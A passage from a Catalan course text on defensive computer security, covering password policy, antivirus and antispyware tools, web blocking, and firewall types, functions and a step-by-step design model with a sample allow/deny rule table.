Són els ja els ja esmentats a l'apartat a 2.6.6.

### 3.5 Eines preventives

Les eines preventives són totes aquelles eines i mecanismes que ens ajudin a reforçar la seguretat i a detectar febleses en el nostre sistema.

Els danys que es poden produir en el cas d'un atac poden ser desastrosos. Així doncs, és necessari instal·lar eines i configurar mecanismes amb l'objectiu de minimitzar els atacs reeixits. Aquests mecanismes i eines poden anar orientats a l'usuari, a l'equip o al sistema informàtic.

#### 3.5.1 Polítiques de seguretat de contrasenyes

Quan s'ha de triar una contrasenya per a un compte d'usuari, sovint es defineix de la forma més òbvia i senzilla de recordar per l'usuari. S'ha de tenir en compte, però, que en fer-ho així, es pot comprometre la seguretat del sistema informàtic. Per definir correctament una contrasenya s'haurien de prendre les precaucions següents:

- Memoritzar-la i no portar-la escrita.
- Canviar-la periòdicament (amb caràcter mensual, per exemple).
- No repetir la mateixa contrasenya en comptes diferents.
- No llençar documents amb contrasenyes a la paperera.
- Evitar utilitzar paraules de diccionari. Hi ha tècniques de descobriment de contrasenyes basades en la comparació amb diccionaris sencers de paraules, per idiomes, de temes concrets com esports... Aquestes tècniques reben el nom d'atacs de diccionari.
- Evitar utilitzar dades que puguin ser conegudes per altres persones (per exemple, nom i cognom de l'usuari, repetir el mateix nom que l'identificador, el DNI, la data de naixement, el número de mòbil...).
- Fer servir contrasenyes d'un mínim de vuit caràcters.
- Evitar la reutilització de contrasenyes antigues.
- No utilitzar contrasenyes exclusivament numèriques.
- Afavorir l'aparició de caràcters especials (!, \*, ?, ...).
- No enviar contrasenyes per SMS o correu, ni dir-les per telèfon.
- No utilitzar seqüències de teclat del tipus "qwerty" o "1234" (són seqüències que s'assagen en els atacs de diccionari).

A més d'aquestes recomanacions sobre la tria de les contrasenyes, també és important disposar d'eines que en permetin el control.



Per exemple, mitjançant eines de comprovació proactiva es pot evitar que una mala contrasenya entri a formar part de la base de dades de contrasenyes del sistema. Així, si un usuari tria una contrasenya que apareix en el filtre de l'eina (és a dir que es tracta d'una mala contrasenya) serà rebutjada automàticament.

En general, aquestes eines poden permetre:

- Registrar totes les sessions i els errors que s'han produït.
- Especificar regles diverses: les contrasenyes han de tenir un nombre mínim de caràcters, no poden consistir en la mateixa contrasenya però a l'inrevés, no poden ser exclusivament numèriques...
- Enviar un missatge a l'usuari que intenti crear una contrasenya feble, segons les regles que s'han definit.

### 3.5.2 Ús de tècniques criptogràfiques

La utilització de la criptografia, tant pel que fa a la informació emmagatzemada (per exemple, creant una partició xifrada) com a la informació circulant (per exemple, usant SSH o Telnet segur), permet mantenir la confidencialitat de les dades i impedeix que puguin ser interceptades per intrusos.

## **3.6 Eines pal·liatives**

Les eines pal·liatives són aquelles eines i mecanismes que bloquegen els intents de trencar la seguretat de l'equip i eviten els danys provocats pel codi maliciós.

Tal com passa amb els eines preventives, les eines i mecanismes pal·liatius poden anar orientats a l'usuari, a l'equip o al sistema informàtic.

### 3.6.1 Antivirus

Arran de l'increment de virus informàtics durant la dècada dels vuitanta, van aparèixer els anomenats antivirus, és a dir, programes que tenen com a objectiu detectar i eliminar els virus.

En l'actualitat, els programes antivirus poden detectar, blocar i eliminar els virus informàtics que trobin, però, a més poden reconèixer altres codis maliciosos (amenaces lògiques, els elements més representatius de les quals són els virus, els cucs i els cavalls de Troia).

Els antivirus tenen una part que es troba a la memòria de l'equip que els permet comprovar en temps real els fitxers que s'executen, creen o modifiquen. També poden revisar, per exemple, els elements adjunts als correus electrònics, així com els scripts o guions que s'executen des dels navegadors web. Per aquest motiu, els antivirus alenteixen l'arrencada i el funcionament

normal del sistema, ja que consumeixen molts recursos per realitzar aquestes comprovacions i mantenir actualitzada la base de dades de firmes (patrons binaris que s'utilitzen per identificar possibles virus). No obstant això, és molt recomanable, sinó imprescindible, tenir un antivirus instal·lat en el sistema informàtic.

Sovint, els creadors dels virus realitzen modificacions dels virus originals per tal de dificultar-ne la detecció. Malgrat això, els antivirus són capaços de reconèixer la firma genèrica que els identifica, sense necessitat d'actualitzar la base de dades de firmes.

L'ús d'aquestes tècniques d'identificació pot comportar que es produeixin falsos positius, és a dir, fitxers que s'identifiquen falsament com a codi maliciós. Però el més preocupant, pel que fa a la seguretat del sistema, és que es produeixin falsos negatius, és a dir, fitxers que no s'han identificat com a maliciosos, però que ho són.

De vegades, l'antivirus no està instal·lat al sistema, sinó que hi accedeix mitjançant un navegador d'Internet (antivirus en línia). En aquest cas, ja que hi accedeix directament al fabricant, la base de dades de firmes sempre està actualitzada. D'altra banda, el fet de treballar via web, fa que no calgui instal·lar el programa i que es puguin provar fàcilment antivirus de diferents fabricants. No obstant això, cal tenir en compte que no ofereixen una protecció permanent, a diferència dels antivirus fora de línia, els instal·lats en l'equip informàtic. Els antivirus en línia es poden considerar un complement dels fora de línia, tot i no ser tan fiables com aquests.

A més de la solució en línia hi ha altres formes d'usar un antivirus sense necessitat d'instal·lar-lo en el sistema. Hi ha antivirus portables (als quals es pot accedir, per exemple, des d'un dispositiu USB), i fins i tot CD autònoms o live CD (és a dir, un CD des de qual es pot iniciar el sistema) amb antivirus inclosos, que evita iniciar el sistema operatiu de la màquina i eludeix per tant les tècniques d'ocultació que utilitzen alguns codis maliciosos.

### 3.6.2 Programes antiespia

A més dels antivirus, existeixen solucions específiques per a la detecció i desinfecció de programes espia i codi maliciós en general, que es poden combinar amb l'antivirus i el tallafoc que s'utilitzin habitualment.

L'objectiu dels programes espia és capturar informació del sistema infectat, bé per conèixer els hàbits de navegació de l'usuari o bé per apropiarse de la seva informació personal (dades bancàries, per exemple). En qualsevol cas la instal·lació d'aquest tipus de codi maliciós sempre es fa sense el consentiment de l'usuari afectat. Precisament a causa del seu objectiu de captació, aquest tipus de codi maliciós es troba contínuament en funcionament i pot arribar a alentir considerablement el funcionament del sistema informàtic.

La difusió de l'spyware es pot realitzar de moltes maneres. En l'actualitat, alguns tipus de programa espia no requereixen pràcticament cap acció per part de l'usuari (per exemple, la infecció es pot produir visitant un lloc web) o bé es poden trobar ocults en programes suposadament segurs (com, per exemple, en un controlador de dispositiu).

El comportament de l'spyware és molt diferent al dels virus i, per aquest motiu, als ulls dels antivirus, pot no semblar una amenaça. Així, és habitual combinar solucions d'antivirus amb programes antiespia, perquè, de fet, no ataquen el mateix problema.

Per evitar l'acció dels enregistradors de teclat que solen incloure els programes espia, s'han desenvolupat teclats virtuals (per exemple, solen aparèixer als web de les entitats bancàries) que eviten que l'usuari hagi d'usar el teclat a l'hora d'introduir dades. Els teclats virtuals són teclats gràfics en els quals els usuaris poden seleccionar les lletres amb un clic del ratolí en lloc de prémer una tecla. No obstant això, alguns keyloggers poden capturar la pantalla a cada clic, per la qual cosa els teclats virtuals tampoc es poden considerar completament segurs. Per evitar aquest problema, alguns teclats virtuals introdueixen el caràcter quan el ratolí es mou, durant uns segons, sobre la lletra en qüestió, en lloc d'introduir-la amb un clic.



Figura 3.4, Aparença d'un teclat virtual

Com es pot imaginar, no hi ha cap eina que pugui garantir que un sistema informàtic estigui completament lliure de codi maliciós, de manera que el fet que no s'hagi pogut detectar no vol dir que no hi sigui. En tot cas, és essencial que totes les eines pal·liatives tinguin les seves bases de dades actualitzades i que el sistema operatiu i els programaris estiguin actualitzats.

### 3.6.3 Eines de bloqueig web

Com s'acaba de veure, la simple navegació web pot comprometre la seguretat d'un sistema informàtic. Per aquest motiu és important que es pugin bloquejar els llocs webs que puguin suposar una amenaça per a la seguretat.

De fet, molts navegadors d'Internet es poden configurar perquè bloquin les finestres emergents (filtres pop-up) o evitin els adreçaments a llocs de phishing (filtres antiphishing).




Figura 3.5, Pestanyes de configuració del navegador Firefox

A més dels navegadors, els antivirus també tenen opcions de bloqueig dels llocs d'Internet que consideren perillosos.

### 3.7 Tallafof

Les xarxes estan formades per multitud de dispositius, alguns dels quals juguen un paper important en el seu correcte funcionament. Dins de l'àmbit de la seguretat cal estudiar un dispositiu molt especial: el tallafof. El tallafof està gairebé sempre present en una xarxa, ja sigui gran o petita, empresarial o domèstica. Però sovint l'usuari n'ignora la seva presència, mentre que en altres ocasions sap que hi és però desconeix per a què serveix.

Tallafof és la traducció literal del terme anglès firewall, que s'usa en aquest context per primera vegada el 1988.

El seva invenció és fruit de la necessitat: uns atacs virals a importants entitats nord-americanes van propiciar la creació

dels tallafofs com a instrument per defensar-se de la nova amenaça. Des de llavors, el terme tallafof s'ha mantingut, però l'eina ha anat evolucionant. Els tallafofs estan en constant evolució a causa del desenvolupament d'una altra entitat tecnològica: Internet.

Aquest serveix per

protegir la xarxa de les amenaces que es puguin presentar i compleix una sèrie de funcions




Figura 3.6, Representació d'una xarxa amb un tallafof

necessàries, però el seu ús implica dominar certs aspectes sinó es vol crear problemes a la xarxa.


De tallafocs n'hi ha de diversos tipus. El seu disseny i la seva evolució depenen de cada xarxa. No només cada xarxa presenta unes determinades peculiaritats, sinó que també varia l'ús que els usuaris en fan, el contingut i naturalesa de la informació que hi circula.

El tallafoc es va concebre amb la intenció de donar protecció a la xarxa. Partint d'aquesta base, tot administrador ha d'instal·lar un tallafoc a la seva xarxa.

### 3.7.1 Amenaces

Per fer front a una amenaça cal estudiar prèviament l'origen de l'amenaça, les eines que utilitza, l'entorn on es desenvolupa i els mecanismes de defensa dels que es disposen. L'establiment d'una estratègia defensiva és fonamental per garantir la seguretat de la xarxa que es vol protegir.

Fa un cert temps cap tècnic de xarxa s'havia de preocupar per accessos no permesos a la xarxa utilitzant dispositius mòbils i resulta que avui en dia es pot accedir a una xarxa des de punts no estàtics. De fet, la majoria de dispositius que pertanyen a la xarxa són mòbils. Si s'analitza el trànsit de xarxa en un àmbit qualsevol es pot veure que més de la meitat d'equips connectats són telèfons mòbils, tauletes i portàtils que hi accedeixen amb comunicacions sense fil. Internet està en constant evolució i les persones encarregades de gestionar la seguretat de les xarxes no poden estancar-se i adoptar una actitud passiva davant d'aquests canvis. En la següent figura es pot veure com accedeixen a la xarxa dispositius que utilitzen multitud de tecnologies.



**Figura 3.7, A les xarxes actuals hi accedeixen tota mena de tecnologies**

El Computer Emergency Response Team (CERT) és un organisme amb seu a la universitat nord-americana de Carnegie Mellon que s'encarrega d'analitzar les vulnerabilitats de seguretat a Internet, d'estudiar l'evolució de les xarxes i d'elaborar documentació i estudis de casos per ajudar a millorar la seguretat a la xarxa.

A la taula següent, es pot observar l'increment de vulnerabilitats sofert en els períodes compresos entre 1999 i 2002 i entre 2004 i 2006. L'increment de la població amb accés a la tecnologia i a Internet, el desenvolupament de nous camps tecnològics vinculats a les xarxes informàtiques i l'augment del coneixement d'aquestes tecnologies per diferents perfils són

algunes de les causes més probables del creixement del nombre d'incidents registrats.


**Taula 1.1. Vulnerabilitats comptabilitzades pel CERT**

Any	Vulnerabilitats catalogades	Vulnerabilitats catalogades directament al CERT
Primer quadrimestre del 2008	6058	310
2007	7236	357
2006	8064	345
2005	5990	213
2004	3780	170
2003	3784	191
2002	4129	343
2001	2137	153
2000	1000	-
1999	417	-
1998	262	-
1997	311	-
1996	345	-
1995	171	-
Total	44074	-

**Figura 3.8, Augment del nombre de vulnerabilitats reportades al CERT**

### 3.7.2 Els tallafocs més comuns

Les necessitats de la xarxa indicaran quin és el tipus de tallafoc més idoni per instal·lar. Així



**Figura 3.9, Xarxa que només té un encaminador**

podem instal·lar un tallafoc en encaminador, un tallafoc en un sola màquina o un tallafoc en més d'una màquina.

Quan s'aprofita l'encaminament de dades per realitzar un filtratge d'aquestes dades s'està protegint la xarxa.

Aquesta manera de treballar no és gaire recomanable, ja que aquest procés es limita a estudiar únicament l'adreça IP del paquet. L'encaminador està fent una tasca que en principi hauria de fer un tallafoc. Però en xarxes de mida reduïda és una estratègia força comuna. Tot i ser una tècnica molt simple de dissenyar i d'implementar, presenta una sèrie de problemes greus: la defensa té una carència de profunditat evident, no existeix la flexibilitat i tant les màquines públiques com les privades conviuen en la mateixa xarxa.

### 3.7.2.1 Característiques dels tallafocs

El tallafoc és un dispositiu que presenta algunes característiques genèriques i d'altres de particulars, que permeten classificar-lo en diferents tipus. Hi ha una sèrie de característiques que s'han de conèixer per comprendre què significa utilitzar un tallafoc a la xarxa. Existeixen diferents tipus de tallafocs que es poden trobar en el mercat. Serà tasca de l'administrador escollir quin és el tallafoc més adient per a la xarxa.

En general, els tallafocs presenten una sèrie de característiques comunes. Aquestes característiques són la implementació, el nivell de la gestió de seguretat que ofereix de la xarxa i el pressupost.

La implementació del tallafoc és possiblement la característica més important. La xarxa ha de seguir una política de seguretat que marcarà el nivell de protecció a aplicar. Una empresa que treballa amb dades sensibles haurà d'aplicar una política de seguretat rigorosa, mentre que en un entorn domèstic s'aplicarà un nivell de seguretat menor.

En determinades xarxes són necessaris tallafocs que permetin la gestió de la seguretat de la xarxa des del punt de vista del monitoratge, el control de la redundància i el nivell de control a aplicar. El monitoratge és una gran ajuda per detectar problemes, intrusions o un mal ús de la xarxa. La redundància a diferents nivells permet l'assegurament de la informació. És important, per tant, que el tallafoc permeti la redundància necessària i detecti i elimini, en canvi, la que resulti contraproduent. Al nivell de control a aplicar a la xarxa, cal decidir què es permetrà i que es negarà. Hi ha dos tipus de nivell de control: el restrictiu i el permissiu

- Control restrictiu: denega tot el que no es permet explícitament
- Control permissiu: permet tot allò que no es prohibeix de manera manifesta.

Disposar de segons quin tallafoc pot implicar una despesa no sempre assumible. Un tallafoc pot tenir un cost econòmic nul o de molts milers d'euros (no és difícil trobar-ne per sobre dels 30.000 €). S'ha d'escollir un tallafoc o un altre en funció de les necessitats de la xarxa i del pressupost.

Un cop clares les característiques dels tallafocs cal escollir el model més adequat a les necessitats de la xarxa:

- Si per la xarxa circulen dades sensibles, s'haurà d'instal·lar un tallafoc. Avui en dia, sempre circularan dades sensibles a la xarxa.
- Com més complexa sigui la xarxa, més eines ha d'oferir el tallafoc per gestionar-la de manera senzilla i eficaç. No s'ha de confondre una xarxa complexa amb una xarxa gran. Una empresa amb set treballadors i deu ordinadors pot disposar d'una xarxa més complexa que una que té 1.000 treballadors.



- Quan es fa la provisió per als components de la xarxa s'ha de reservar una part del pressupost per al tallafoc. La quantitat del pressupost dependrà de les característiques anteriors.

### 3.7.3 Tipus de tallafocs

Els diferents tallafocs que es poden trobar en el mercat es poden agrupar segons el preu, la seva implementació o segons la complexitat que presenta la xarxa. En una mateixa xarxa poden conviure diferents tipus de tallafocs, ja que aquests desenvolupen tasques bastant específiques segons sigui el cas.

- Tipus de tallafocs segons el preu:

Actualment es poden trobar tallafocs gratuïts, tallafocs gratuïts als quals se'ls poden afegir mòduls de pagament, tallafocs gratuïts durant un període de temps i tallafocs de pagament.

Poder disposar de tallafocs gratuïts és molt convenient per a aquelles corporacions que no poden invertir gaire en la xarxa, però que necessiten que aquesta ofereixi unes mínimes garanties.

Les empreses que fabriquen màquines tallafoc generalment també desenvolupen programari tallafoc. La gama de preu és molt àmplia, i la variable que utilitzen aquestes empreses és el nivell de seguretat que garanteixen. Les marques més reconegudes de màquines tallafoc són SonicWALL, Barracuda, Check Point, Cisco, RSA, Juniter i Watchguard. Els preus mitjans d'equips professionals estan al voltant dels 6.000 €, però aquestes marques tenen models que poden sobrepassar els 50.000 €.

Un tallafoc gratuït no ofereix el suport tècnic que en principi pot oferir un de pagament, però per contra un bon tallafoc per a empreses pot tenir un preu molt elevat.

- Tipus de tallafocs segons la implementació:

En el mercat existeixen tallafocs de maquinari i de programari. Així, es pot descarregar un tallafoc gratuït d'Internet, o bé comprar un paquet de programari o comprar una màquina que faci aquesta funció.

Les màquines tallafoc poden tenir objectius de defensa genèrics o poden estar dedicades a un servei determinat. En aquest segon cas, per exemple, hi ha tallafocs dissenyats específicament per a serveis de correu que tenen com a objectiu controlar el correu brossa.

- Tipus de tallafocs segons la complexitat:

La confidencialitat és una característica tant important de les xarxes que en moltes ocasions les defineix. L'administrador de la xarxa prendrà les decisions que tinguin a veure amb la seguretat en funció de la complexitat de la xarxa i de la importància de les dades que s'han de protegir.

Tenint en compte aquesta complexitat es poden identificar tres grans grups de tallafocs: els tallafocs personals, els tallafocs de departament i els tallafocs d'empresa.

El tallafoc personal s'instal·la generalment en àmbits domèstics o negocis molt petits. Aquest tallafoc normalment ha de protegir un únic ordinador o una petita xarxa, fins i tot és probable que s'instal·li en el mateix equip de treball. Alguns sistemes operatius inclouen un tallafoc instal·lat pensat per a ús domèstic i algunes empreses comercialitzadores d'equips informàtics, d'equips de xarxa o de sistemes operatius inclouen tallafocs preinstal·lats en els seus productes. Els sistemes operatius de Microsoft incorporen un programa amb les funcionalitats pròpies d'un tallafoc personal.

El tallafoc de departament ofereix una sèrie de serveis a una xarxa informàtica. El volum de dades que ha de gestionar aquest tipus de tallafoc comença a ser important i el manteniment i configuració del tallafoc requereix coneixements tècnics.

El tallafoc empresarial pot ser un equip molt potent o bé el conjunt format per diversos tallafocs de departament. L'ús i manteniment d'aquest tipus de tallafoc exigeix molta dedicació. Generalment l'administració de la xarxa acaba per automatitzar processos per gestionar aquests tallafocs, ja que habitualment el volum de dades que hi circulen és massa gran per fer-ho sense suport automàtic. Actualment existeixen en el mercat empreses que centren el seu

Tallafoc	Personal	De departament	Empresarial
Nombre de màquines	1 o cap	1	1 o més
Complexitat	Baixa	Alta	Molt alta
Requeriments tècnics	No	Recomanable	Imprescindible
Actualització	Constant	Constant	Constant

**Figura 3.10, Resum de característiques dels diferents tipus de tallafocs**

negoci en la fabricació d'aquests equips. Generalment són equips que han de ser operats per treballadors amb una formació específica i un alt grau de coneixements de xarxa.

### 3.7.4 Funcions principals del tallafoc

La funció principal d'un tallafoc és la defensa de la xarxa. Un tallafoc ha de preveure un atac i parar els accessos no autoritzats a la xarxa. Eliminar virus no és feina del tallafoc, però sí que ho és proporcionar seguretat i protecció davant de l'entrada de virus.

Un tallafoc s'encarrega de contenir els atacs a la xarxa i d'identificar l'atacant. Per aconseguir-ho pot filtrar el trànsit estudiant les adreces IP o el servei que s'està utilitzant.

Tot i que l'ús de tallafoc presenta més avantatges que inconvenients, pot provocar problemes de fiabilitat, de rendiment o de flexibilitat.

Una de les normes que se segueix en el disseny de xarxes segures és, primer de tot, comprovar la correcta connectivitat general i a continuació aplicar les polítiques de seguretat. La pràctica demostra que la fiabilitat de la xarxa pot disminuir a causa del tallafoc. Fer passar tot el trànsit de xarxa per un mateix punt té un gran risc, ja que aquest punt concentra el risc d'incidents. Si per error el trànsit no pot traspasar el tallafoc, la xarxa deixa d'estar disponible.

Una situació bastant recurrent és la que s'esdevé en xarxes ben dissenyades i implementades, però que presenten un baix rendiment quan arriben a la frontera del tallafoc. Es pot donar el cas que el tallafoc provoqui un coll d'ampolla, a causa en molts casos d'una línia lenta (no és inusual que s'utilitzi el mateix ample de banda de la xarxa per conduir tot el trànsit al tallafoc) perquè el tallafoc té instal·lades unes interfícies de baixa velocitat o bé perquè el mateix tallafoc està per sota del perfil de rendiment de la xarxa.

Per naturalesa, una xarxa ha de presentar una certa flexibilitat. La xarxa informàtica és una eina al servei de l'empresa i, com aquesta, pot canviar al llarg del temps. Els tallafocs poden ser un inconvenient en aquesta evolució, ja que les capacitats d'una xarxa poden veure's limitades per la presència del tallafoc.

Una manera d'evitar els inconvenients dels tallafocs és usar diversos tallafocs en diferents zones de la xarxa i no deixar així la xarxa dependent d'un únic tallafoc.

És força comú trobar programes que disposen d'estructures de seguretat pròpies en principi suficients. Aquests programes treballen independentment del tallafoc, sense relacionar-s'hi, però en conjunt formen un bloc operatiu.

### 3.7.5 Configuració i utilització del tallafoc

Configurar i utilitzar el tallafoc no són tasques senzilles, almenys en un inici. És important treballar correctament, perquè realitzar aquesta tasca de manera incorrecta pot generar uns problemes tant greus que la xarxa quedi anul·lada o que, si més no, perdi flexibilitat i capacitat de servei.

Per treballar de manera coherent i avançar amb pas segur cal entendre el model de desenvolupament d'un tallafoc i assajar els passos descrits per tal d'aprofitar al màxim el temps dedicat.

### 3.7.5.1 Model de desenvolupament d'un tallafoc

L'establiment i configuració d'un tallafoc ha de seguir una sèrie de passos. És important respectar l'ordre d'aquestes fases si es pretén desenvolupar una eina pràctica i eficaç. Els passos són:

#### 1. Especificació dels requisits:

Cal documentar la funció del tallafoc, ja que saber quines són les amenaces i riscos específics que es volen evitar amb el tallafoc és molt important. Una xarxa concreta es veurà amenaçada per determinades entitats i en una major o menor quantitat, l'elecció del tallafoc s'ha de fer en una escala lògica dins el sistema al qual pertany.

Algunes de les tasques que se li pot demanar al tallafoc són: bloquejar l'entrada i sortida de trànsit d'un segment de xarxa, bloquejar l'entrada i sortida de trànsit amb adreces IP privades, bloquejar l'accés a un determinat amfitrió, bloquejar l'accés a determinat trànsit que vagi a un determinat amfitrió, entre altres.

#### 2. Justificació:

La implementació d'un tallafoc comporta una despesa de temps d'estudi, instal·lació, configuració i manteniment, i també pot suposar una despesa econòmica en cas que el tallafoc no sigui gratuït. Per acabar, també suposa una despesa organitzativa. Per tant, cal justificar la necessitat que tenim del tallafoc. Això implica analitzar la seguretat de la xarxa, fer una valoració de les amenaces i els riscos i fer una proposta en funció de la informació obtinguda.

La seguretat d'una xarxa és un assumpte que implica molta agilitat i requereix molts esforços tècnics i humans. La varietat d'atacs i la seva continuïtat forcen els administradors de la xarxa a buscar i aplicar contínuament mesures defensives. Una baixada en la intensitat i efectivitat d'aquestes mesures pot resultar fatal per a la xarxa.

#### 3. Disseny arquitectònic:

L'arquitectura que segueixen la majoria de tallafocs depèn de les característiques de cada xarxa en particular i del seu entorn. El disseny arquitectònic consisteix a decidir quina és l'arquitectura de tallafoc més adient perquè sigui òptim.

Seguir aquests passos pot ser de molta ajuda per desenvolupar el disseny arquitectònic: estudiar les arquitectures de tallafoc candidates, fer la simulació de com funcionaria cada una d'elles en la xarxa, ordenar les arquitectures de millor a pitjor segons les necessitats de la xarxa

i implementar la tecnologia candidata realitzant les modificacions necessàries per emmotllar-la de la forma més eficient a la xarxa.

#### 4. Disseny de directives:

A més del correcte estudi de necessitats, cal fer un bon disseny de directives. S'ha de dedicar temps i esforços a aquesta fase, ja que és la base del futur funcionament del sistema de defensa.

El disseny de directives és el responsable de l'especificació detallada de com ha d'actuar un tallafoc davant de paquets que tenen determinades característiques. Aquest implica pensar les regles que gestionaran el funcionament del tallafoc. Consisteix bàsicament a: identificar les màquines que tindran permís per accedir a determinats serveis, identificar les característiques del trànsit de dades i documentar el procés especificant el tractament de la informació per part del tallafoc.

La tasca de documentació és important, i és especialment important documentar el disseny de directives, encara que el tallafoc s'apliqui sobre una xarxa petita. Elaborar aquesta documentació facilitarà la detecció de problemes i incompatibilitats de la nostra gestió.

Acció	Interfície	Estat	TCP	Protocol	Origen	PortO	Destinació	PortD	Comentari
Acceptar	0	Establerta	Tots	Tots	La xarxa interna	Tots	Sortida Internet	Tots	Permetre l'accés a Internet
Acceptar	0	Establerta	Tots	Tots	La xarxa interna	Tots	IP del servidor de cursos virtuals	Tots	Permetre l'accés al servidor de cursos virtuals
Acceptar	0	Establerta	Tots	Tots	La xarxa interna	Tots	IP del servidor de fotografies	Tots	Permetre l'accés al servidor de fotografies
Acceptar	1	Establerta	El que calgui	El que calgui	La xarxa externa	Tots	IP del servidor de cursos virtuals	El que calgui	Permetre l'accés al servidor de cursos virtuals
Negar	0	Tot	Tot	Tot	Tot	Tot	Tot	Tot	Denegar tot el que no s'hagi permès abans
Negar	1	Tot	Tot	Tot	Tot	Tot	Tot	Tot	Denegar tot el que no s'hagi permès abans

Figura 3.11, Quadre resum de directives

#### 5. Implementació:

La implementació del tallafoc consisteix a aplicar les directives dissenyades al tallafoc escollit. En aquest procés es duu a la pràctica la teoria desenvolupada en el disseny segons les possibilitats físiques reals del tallafoc. El més important en aquesta fase és decidir quin tipus de tallafoc utilitzar.

Decidides les directives caldrà escollir el programa o màquina tallafoc que permeti realitzar les accions dissenyades. En resum, les variables que ens ajudaran a seleccionar el tallafoc poden

ser: funcions que el tallafoc ha de realitzar, estabilitat del tallafoc, rendiment del tallafoc, facilitat d'ús del tallafoc, documentació disponible i cost econòmic i tecnològic.

#### 6. Prova:

En aquest a fase es prova si el disseny de directives ha estat el correcte i si la seva implementació en el tallafoc compleix els objectius. Durant el procés de prova s'han de realitzar accions permeses i no permeses per comprovar la correcta resposta del tallafoc. A causa d'errors de disseny o d'errors d'implementació, un tallafoc pot treballar de forma incorrecta i permetre accions prohibides i denegar accions permeses.

#### 7. Administració i manteniment:

Una vegada dissenyat, implementat i provat un tallafoc, cal realitzar tasques d'administració i manteniment. La xarxa informàtica presenta moviments continus de dades i evolucions constants, i això implica que el tallafoc s'hagi d'anar estudiant i millorant.

Val la pena dedicar temps a experimentar amb diverses aplicacions gratuïtes.

#### 3.7.5.2 Instal·lació del tallafoc. Ubicació

Una xarxa informàtica segueix una arquitectura de disseny i una norma d'implementació on cada component està ubicat en un lloc determinat. No es tracta d'endollar aparells a la xarxa i esperar que facin la seva tasca. Caldrà analitzar on s'haurà d'ubicar el tallafoc dins de la xarxa perquè aquest sigui més efectiu.

Existeixen una sèrie d'arquitectures força comunes, aquestes són: el tallafoc d'encaminador, el tallafoc d'una única màquina i el tallafoc de múltiples màquines.

##### - Tallafoc d'encaminador

Aquesta és l'arquitectura de tallafoc més simple que hi ha. Es tracta d'aprofitar les característiques d'un encaminador per realitzar tasques de tallafoc. Un encaminador s'encarrega de reenviar paquets seguint una política, i reenviar paquets és una forma molt simple de filtrar paquets pensant en la protecció de la xarxa.

